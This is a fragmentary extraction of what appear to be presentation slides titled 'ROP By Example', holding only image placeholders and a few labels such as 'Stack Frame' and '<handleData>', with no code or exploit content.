
add Stuff

Stack Frame
<handleData>


ROP By Example




ROP By Example




ROP By Example



